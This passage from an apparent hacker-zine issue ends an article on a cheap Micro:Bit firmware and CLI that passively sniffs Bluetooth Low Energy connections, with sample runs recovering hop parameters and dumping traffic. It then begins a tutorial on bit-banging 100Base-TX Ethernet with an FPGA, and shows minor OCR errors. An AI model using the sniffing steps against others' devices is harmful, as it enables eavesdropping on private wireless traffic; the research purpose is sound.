    LUT[reverseLUT[i]] = i+5
  end for

  return LUT
end function
```

Figure 5. Deducing the Hop Increment

Patching BBC Micro:Bit

Thanks to the designers of the BBC Micro:Bit, it is possible to easily develop on this platform in C and C++. Basically, they wrote a Device Abstraction Layer[11] that provides everything we need except the radio, as they developed their own custom protocol derived from Nordic Semiconductor ShockBurst protocol. We must get rid of it.

I removed all the useless code from this abstraction layer, the piece of code in charge of handling every packet received by the RADIO module of our nRF51822 in particular. I then substitute this one with my own handler, in order to perform all the sniffing without being annoyed by some hidden third-party code messing with my packets.

Eventually, I coded a specific firmware for the BBC Micro:Bit that is able to communicate with a Python command-line interface, and that can be used to detect and sniff existing connections. This is not perfect and still a work in progress, but it can passively sniff BLE connections. Of course, it may lack the legacy sniffing method based on capturing connection requests; that will be implemented later.

This tiny tool, dubbed `ubitle`, is able to enumerate every active Bluetooth Low Energy connections.

```
# python3 ubitle.py -s
uBitle v1.0 [firmware version 1.0]

[i] Listing available access addresses ...
[ -46 dBm] 0x8a9b8e58 | pkts: 1
[ -46 dBm] 0x8a9b8e58 | pkts: 2
[ -46 dBm] 0x8a9b8e58 | pkts: 3
```

It is also able to recover the channel map used by a given connection, as well as its hop interval and increment.

```
# python3 ubitle.py -f 0x8a9b8e58
uBitle v1.0 [firmware version 1.0]

[i] Following connection 0x8a9b8e58 ...
[i] Recovered initial CRC value: 0x16e9df
[i] Recovering channel map.
[i] Recovered channel map: 0x1fffffffff
[i] Recovering hop interval ...
[i] Recovered hop interval: 48
[i] Recovering hop increment ...
[i] Recovered hop increment: 16
```

[11] `git clone https://github.com/lancaster-university/microbit-dal`

Once all the parameters recovered, it may also dump traffic to a PCAP file.


```
# python3 ubitle.py -f 0x8a9b8e58 \
  -m 0x1fffffffff -o test.pcap
uBitle v1.0 [firmware version 1.0]

[i] Following connection 0x8a9b8e58 ...
[i] Recovered initial CRC value: 0x16e9df
[i] Forced channel map: 0x1fffffffff
[i] Recovering hop interval ...
b'\xbcC\x06\x00X\x8e\x9b\x8a0\x00\xf1'
[i] Recovered hop interval: 48
[i] Recovering hop increment ...
[i] Recovered hop increment: 16
[i] All parameters successfully recovered,
    following BLE connection ...
LL Data: 02 07 03 00 04 00 0a 03 00
LL Data: 0a 0a 06 00 04 00 0b 70 6f 75 65 74
LL Data: 02 07 03 00 04 00 0a 05 00
LL Data: 0a 07 03 00 04 00 0b 00 00
LL Data: 02 07 03 00 04 00 0a 03 00
LL Data: 0a 0a 06 00 04 00 0b 70 6f 75 65 74
```

The resulting PCAP file may be opened in Wireshark to dissect the packets. You may notice the keep-alive packets are missing from this capture. It is deliberate; these packets are useless when analyzing Bluetooth Low Energy communications.

Source code

The source code of this project is available on Github under GPL license, feel free to submit bugs and pull requests.[12]

This tool does not support dynamic channel map update or connection request based sniffing, which are implemented in Nordic Semiconductor's closed source sniffer. It's PoC||GTFO so take my little tool as it is: a proof of concept demonstrating that it is possible to passively sniff BLE connections for less than twenty bucks, with a device one may easily find on the Internet.



[12] `git clone https://github.com/virtualabs/ubitle-firmware || unzip pocorgtfo17.pdf ubitle.tgz`


17:05 Up close and personal with Ethernet.

by Andrew D. Zonenberg,
because real hackers don't need PHYs or NICs!

If you're reading this, you've almost certainly used Ethernet on a PC by means of the BSD sockets API. You've probably poked around a bit in Wireshark and looked at the TCP/IP headers on your packets. But what happens after the kernel pushes a completed Ethernet frame out to the network card?

A PC network card typically contains three main components. These were separate chips in older designs, but many modern cards integrate them all into one IC. The bus controller speaks PCIe, PCI, ISA, or some other protocol to the host system, as well as generating interrupts and handling DMA. The MAC (Media Access Controller) is primarily responsible for adding the Ethernet framing to the outbound packet. The MAC then streams the outbound packet over a "reconciliation sublayer" interface to the PHY (physical layer), which converts the packet into electrical or optical impulses to travel over the cabling. This same process runs in the opposite direction for incoming packets.

In an embedded microcontroller or SoC platform, the bus controller and MAC are typically integrated on the same die as the CPU, however the PHY is typically a separate chip. FPGA-based systems normally implement a MAC on the FPGA and connect to an external PHY as well; the bus controller may be omitted if the FPGA design sends data directly to the MAC. Although the bus controller and its firmware would be an interesting target, this article focuses on the lowest levels of the stack.



MII and Ethernet framing

The reconciliation sublayer is the lowest (fully digital) level of the Ethernet protocol stack that is typically exposed on accessible PCB pins. For 10/100 Ethernet, the base protocol is known as MII (Media Independent Interface). It consists of seven digital signals each for the TX and RX buses: a clock (2.5 MHz for 10Base-T, 25 MHz for 100Base-TX), a data valid flag, an error flag, and a 4-bit parallel bus containing one nibble of packet data. Other commonly used variants of the protocol include RMII (reduced-pin MII, a double-data-rate version, which uses less pins), GMII (gigabit MII, that increases the data width to 8 bits and the clock to 125 MHz), and RGMII (a DDR version of GMII using less pins). In all of these interfaces, the LSB of the data byte/nibble is sent on the wire first.

An Ethernet frame at the reconciliation sublayer consists of a preamble (seven bytes of `0x55`), a start frame delimiter (SFD, one byte of `0xD5`), the 6-byte destination and source MAC addresses, a 2-byte EtherType value indicating the upper layer protocol (for example `0x0800` for IPv4 or `0x86DD` for IPv6), the packet data, and a 32-bit CRC-32 of the packet body (not counting preamble or SFD). The byte values for the preamble and SFD have a special significance that will be discussed in the following section.

10Base-T Physical Layer

The simplest form of Ethernet still in common use is known as 10Base-T (10 Mbps, baseband signaling, twisted pair media). It runs over a cable containing two twisted pairs with 100 ohm differential impedance. Modern deployments typically use Category 5 cabling, which contains four twisted pairs. The orange and green pairs are used for data (one pair in each direction), while the blue and brown pairs are unused.

When the line is idle, there is no voltage difference between the positive (white with stripe) and negative (solid colored) wires in the twisted pair. To send a 1 or 0 bit, the PHY drives 2.5V across the pair; the direction of the difference indicates the bit value. This technique allows the receiver to reject noise coupled into the signal from external electro-

magnetic fields: since the two wires are very close together the induced voltages will be almost the same, and the difference is largely unchanged.

Unfortunately, we cannot simply serialize the data from the MII bus out onto the differential pair; that would be too easy! Several problems can arise when connecting computers (potentially several hundred feet apart) with copper cables. First, it's impossible to make an oscillator that runs at exactly 20 MHz, so the oscillators providing the clocks to the transmit and receive NIC are unlikely to be exactly in sync. Second, the computers may not have the same electrical ground. A few volts offset in ground between the two computers can lead to high current flow through the Ethernet cable, potentially destroying both NICs.

In order to fix these problems, an additional line coding layer is used: Manchester coding. This is a simple 1:2 expansion that replaces a 0 bit with 01 and a 1 bit with 10, increasing the raw data rate from 10 Mbps (100 ns per bit) to 20 Mbps (50 ns per bit). This results in a guaranteed 1–0 or 0–1 edge for every data bit, plus sometimes an additional edge between bits.

Since every bit has a toggle in the middle of it, any 100 ns period without one must be the space between bits. This allows the receiver to synchronize to the bit stream; and then the edge in the middle of each bit can be decoded as data and the receiver can continually adjust its synchronization on each edge to correct for any slight mismatches between the actual and expected data rate. This property of Manchester code is known as self clocking.

Another useful property of the Manchester code is that, since the signal toggles at a minimum rate of 10 MHz, we can AC couple it through a transformer or (less commonly) capacitors. This prevents any problems with ground loops or DC offsets between the endpoints, as only changes in differential voltage pass through the cables.

We now see the purpose of the `55 55 ... D5` preamble: the `0x55`'s provide a steady stream of meaningless but known data that allows the receiver to synchronize to the bit clock, then the `0xD5` has a single bit flipped at a known position. This allows the receiver to find the boundary between the preamble and the packet body.

That's it! This is all it takes to encode and decode a 10Base-T packet. Figure 6 shows what this waveform actually looks like on an oscilloscope.

One last bit to be aware of is that, in between packets, a link integrity pulse (LIT) is sent every 16 milliseconds of idle time. This is simply a +2.5V pulse about 100 ns long, to tell the remote end, "I'm still here." The presence or absence of LITs or data traffic is how the NIC decides whether to declare the link up.

By this point, dear reader, you're probably thinking that this doesn't sound too hard to bit-bang — and you'd be right! This has in fact been done, most notably by Charles Lohr on an ATTiny microcontroller.[13] All you need is a pair of 2.5V GPIO pins to drive the output, and a single input pin.

100Base-TX Physical Layer

The obvious next question is, what about the next step up, 100Base-TX Ethernet? A bit of Googling failed to turn up anyone who had bit-banged it. How hard can it really be? Let's take a look at this protocol in depth!

First, the two ends of the link need to decide what speed they're operating at. This uses a clever extension of the 10Base-T LIT signaling: every 16 ms, rather than sending a single LIT, the PHY sends 17 pulses – identical to the 10Base-T LIT, but renamed fast link pulse (FLP) in the new standard – at 125 μs spacing. Each pair of pulses may optionally have an additional pulse halfway between them. The presence or absence of this additional pulse carries a total of 16 bits of data.

Since FLPs look just like 10Base-T LITs, an older PHY which does not understand Ethernet auto-negotiation will see this stream of pulses as a valid 10Base-T link and begin to send packets. A modern PHY will recognize this and switch to 10Base-T mode. If both ends support autonegotiation, they will exchange feature descriptors and switch to the fastest mutually-supported operating mode.

Figure 7 shows an example auto-negotiation frame. The left 5 data bits indicate this is an 802.3 base auto-negotiation frame (containing the feature bitmask); the two 1 data bits indicate support for 100Base-TX at both half and full duplex.

Supposing that both ends have agreed to operate at 100Base-TX, what happens next? Let's look at the journey a packet takes, one step at a time from the sender's MII bus to the receiver's.

[13] `git clone https://github.com/cnlohr/ethertiny || unzip pocorgtfo17.pdf ethertiny.zip`




Figure 6. 10Base-T Waveform





Figure 7. Autonegotiation Frame

First, the 4-bit nibble is expanded into 5 bits by a table lookup. This 4B/5B code adds transitions to the signal just like Manchester coding, to facilitate clock synchronization at the receiver. Additionally, some additional codes (not corresponding to data nibbles) are used to embed control information into the data stream. These are denoted by letters in the standard.

The first two nibbles of the preamble are then replaced with control characters `J` and `K`. The remaining nibbles in the preamble, SFD, packet, and CRC are expanded to their 5-bit equivalents. Control characters `T` and `R` are appended to the end of the packet. Finally, unlike 10Base-T, the link does not go quiet between packets; instead, the control character `I` (idle) is continuously transmitted.

The encoded parallel data stream is serialized to a single bit at 125 Mbps, and scrambled by XORing it with a stream of pseudorandom bits from a linear feedback shift register, using the polynomial $x^1 1 + x^9 + 1$. If the data were not scrambled, patterns in the data (especially the idle control character) would result in periodic signals being driven onto the wire, potentially causing strong electromagnetic interference in nearby equipment. By scrambling the signal these patterns are broken up, and the radiated noise emits weakly across a wide range of frequencies rather than strongly in one.

Finally, the scrambled data is transmitted using a rather unusual modulation known as MLT-3. This is a pseudo-sine waveform which cycles from 0V to +1V, back to 0V, down to −1V, and then back to 0 again. To send a 1 bit the waveform is advanced to the next cycle; to send a 0 bit it remains in the current state for 8 nanoseconds. The following is an example of MLT-3 coded data transmitted by one of my Cisco switches, after traveling through several meters of cable.



MLT-3 is used because it is far more spectrally efficient than the Manchester code used in 10Base-T. Since it takes four 1 bits to trigger a full cycle of the waveform, the maximum frequency is 1/4 of the 125 Mbps line rate, or 31.25 MHz. This is only about 1.5 times higher than the 20 MHz bandwidth required to transmit 10Base-T, and allows 100Base-TX to be transmitted over most cabling capable of carrying 10Base-T.

The obvious question is, can we bit-bang it? Certainly! Since I didn't have a fast enough MCU, I built a test board (Figure 8) around an old Spartan-6 FPGA left over from an abandoned project years ago.




Figure 8. Spartan-6 Test Board

Bit-Banging 100Base-TX

A block diagram of the PHY, randomly code-named TRAGICLASER by @NSANameGen[14], is shown in Figure 9.

The transmit-side 4B/5B coding, serializing, and LFSR scrambler are straightforward digital logic at moderate to slow clock rates in the FPGA, so we won't discuss their implementation in detail.

Generating the signal requires creating three differential voltages: 0, +1, and −1. Since most FPGA I/O buffers cannot operate at 1.0V, or output negative voltages, a bit of clever circuitry is required.

We use a pair of 1K ohm resistors to bias the center tap of the output transformer to half of the 3.3V supply voltage (1.65V). The two ends of the transformer coil are connected to FPGA I/O pins. Since each I/O pin can pull high or low, we have a form of the classic H-bridge motor driver circuit. By setting one pin high and the other low, we can drive current through the line in either direction. By tri-stating both pins and letting the terminating resistor dissipate any charge built up in the cable capacitance, we can create a differential 0 state.

Since we want to drive +/− 1V rather than 3.3V, we need to add a resistor in series with the FPGA pins to reduce the drive current such that the receiver sees 1V across the 100 ohm terminator. Experimentally, good results were obtained with 100 ohm resistors in series with a Spartan-6 FPGA pin configured as LVCMOS33, fast slew, 24 mA drive. For other FPGAs with different drive characteristics, the resistor value may need to be slightly adjusted. This circuit is shown in Figure 10.

This produced a halfway decent MLT-3 waveform, and one that would probably be understood by a typical PHY, but the rise and fall times as the signal approached the 0V state were slightly slower than the 5 ns maximum permitted by the 802.3 standard (see Figure 11).

The solution to this is a clever technique from the analog world known as pre-emphasis. This is a fancy way of saying that you figure out what distortions your signal will experience in transit, then apply the reverse transformation before sending it. In our case, we have good values when the signal is stable but during the transitions to zero there's not enough drive current. To compensate, we simply need to give the signal a kick in the right direction.

Luckily for us, 10Base-T requires a pretty hefty dose of drive current. In order to ensure we could drive the line hard enough, two more FPGA pins were connected in parallel to each side of the TX-side transformer through 16-ohm resistors. By paralleling these two pins, the available current is significantly increased.

After a bit of tinkering, I discovered that by configuring one of the 10Base-T drive pins as LVCMOS33, slow slew, 2 mA drive, and turning it on for 2 nanoseconds during the transition from the +/−1 state to the 0 state, I could provide just enough of a shove that the signal reached the zero mark quickly while not overshooting significantly. Since the PHY itself runs at only 125 MHz, the Spartan-6 OSERDES2 block was used to produce a pulse lasting 1/4 of a PHY clock cycle. Figure 12 shows the resulting waveforms.[15]

At this point sending the auto-negotiation waveforms is trivial: The other FPGA pin connected to the 16 ohm resistor is turned on for 100 ns, then off. With a Spartan-6 I had good results with LVCMOS33, fast slew, 24 mA drive for these pins. If additional drive strength is required the pre-emphasis drivers can be enabled in parallel, but I didn't find this to be necessary in my testing.

These same pins could easily be used for 10Base-T output as well (to enable a dual-mode 10/100 PHY) but I didn't bother to implement this. People have already demonstrated successful bitbanging of 10Base-T, and it's not much of a POC if the concept is already proven.

That's it, we're done! We can now send 100Base-TX signals using six FPGA pins and six resistors!

Decoding 100Base-TX

Now that we can generate the signals, we have to decode the incoming data from the other side. How can we do this?

Most modern FPGAs are able to accept differential digital inputs, such as LVDS, using the I/O buffers built into the FPGA. These differential input buffers are essentially comparators, and can be abused into accepting analog signals within the operating range of the FPGA.

By connecting an input signal to the positive input of several LVDS input buffers, and driving the negative inputs with an external resistor ladder,

[14] `https://twitter.com/NSANameGen/status/910628839566594050`

[15] This wavefrom was captured with a 115 ohm drive resistor instead of 100, causing the output voltage to be closer to 0.9V than the intended 1.0V. After correcting the resistor value, the amplitude was close to perfect.




Figure 9. TRAGICLASER Block Diagram




Figure 10. H-Bridge Schematic




Figure 11. Halfway-Decent Waveform




Figure 12. Waveform using Premphasis

we can create a low-resolution flash ADC! Since we only need to distinguish between three voltage levels (there's no need to distinguish the $+1$ and $+2.5$, or -1 and -2.5, states as they're never used at the same time) we can use two comparators to create an ADC with approximately 1.5 bit resolution.

There's just one problem: this is a single-ended ADC with an input range from ground to Vdd, and our incoming signal is differential with positive and negative range. Luckily, we can work around this by tying the center tap of the transformer to 1.65V via equal valued resistors to 3.3V and ground, thus biasing the signal into the 0–3.3V range. See Figure 13.

